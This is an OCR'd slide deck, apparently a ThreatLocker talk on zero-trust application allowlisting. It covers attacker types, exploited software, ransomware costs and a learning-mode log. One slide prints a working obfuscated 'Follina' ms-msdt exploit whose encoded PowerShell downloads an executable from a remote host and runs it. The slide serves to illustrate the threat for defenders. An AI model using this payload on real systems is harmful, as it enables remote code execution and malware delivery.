
THREATLOCKER

Zero Trust For Applications:

How To Protect Yourself Against Zero Day Vulnerabilities.



Ben Jenkins

Who Are Our Adversaries?

Gangs

Sophisticated Businesses

Nation States


THREATLOCKER

What is hacking?

Exploited Software - 2021

solarwinds

Exchange




Apache LOG4J™

Over 21,000 more

THREATLOCKER


Microsoft


Microsoft ‘Follina’



Microsoft ‘Follina’

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('
[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
+'UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABTAHkAcwB0AGUAbQAzADIAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlA
GwAbAAuAGUAeABlACAAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAvAGMAIABJAG4AdgBvAGsAZQAtAHcAZQBiAHIAZQBxAHUAZQBzAHQAIABoAHQAdABwAHMAOgAvAC8AYgBlAHQAYQAuAHQAaAByAGUAYQB0AGwAbwBj
AGsAZQByAC4AYwBvAG0ALwBiAG8AbwAuAGUAeABlACAALQBPAHUAdABmAGkAbABlACAAYwA6AFwAdABlAG0AcABcAGIAbwBvAC4AZQB4AGUAOwAgAFMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAcABhAHQAaAA
gAGMAOgBcAHQAZQBtAHAAXABiAG8AbwAuAGUAeABlACcA'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```






Threat Actors Use CVE's To Make Money

THREATLOCKER

11 Seconds




RAAS

THREATLOCKER

Ransomware Attack Vectors Shift as New Software Vulnerability Exploits Abound

- Average Ransom Payout - $220,000
- 77% of Ransomware Attacks involved the threat to leak exfiltrated data
- The data will not be credibly destroyed
- Ransomware attacks still disproportionately affect small businesses
- Average 23 days of downtime

Source: https://www.coveware.com/blog/ransomware-attack-vectors-shift-as-new-software-vulnerability-exploits-abound



How can we solve this problem?

Malware is just Software

C C++ C#

Java Python

Heuristics

Antivirus

Threat Hunting

Endpoint Detection and Response

A.I.

AV 2.0


SOC

Ransomware Detection

Next Gen Antivirus

THREATLOCKER

Allow what you need and **BLOCK** everything else




THREATLOCKER

Learning Mode

Date	Hostname	Username	Details	Action	Policy
01/01/2025	TLLT-COMPUTER	SYSTEM	c:\program\office\office16xexcel.exe	execute	Permit

Effective Action:	Permitted
Organization Name:	ACME, Inc.
Details:	c:\program\office\office16xexcel.exe
Hash:	FB54DD93397E4215ED435DFF8452C1
Hostname:	TLLT-COMPUTER
Username:	AUTHORITY\SYSTEM
Policy:	ACME Inc.\Workstation\Office
Application Name:	Office(Built-In)
Process:	c:\program\office\office16xexcel.exe(8120)

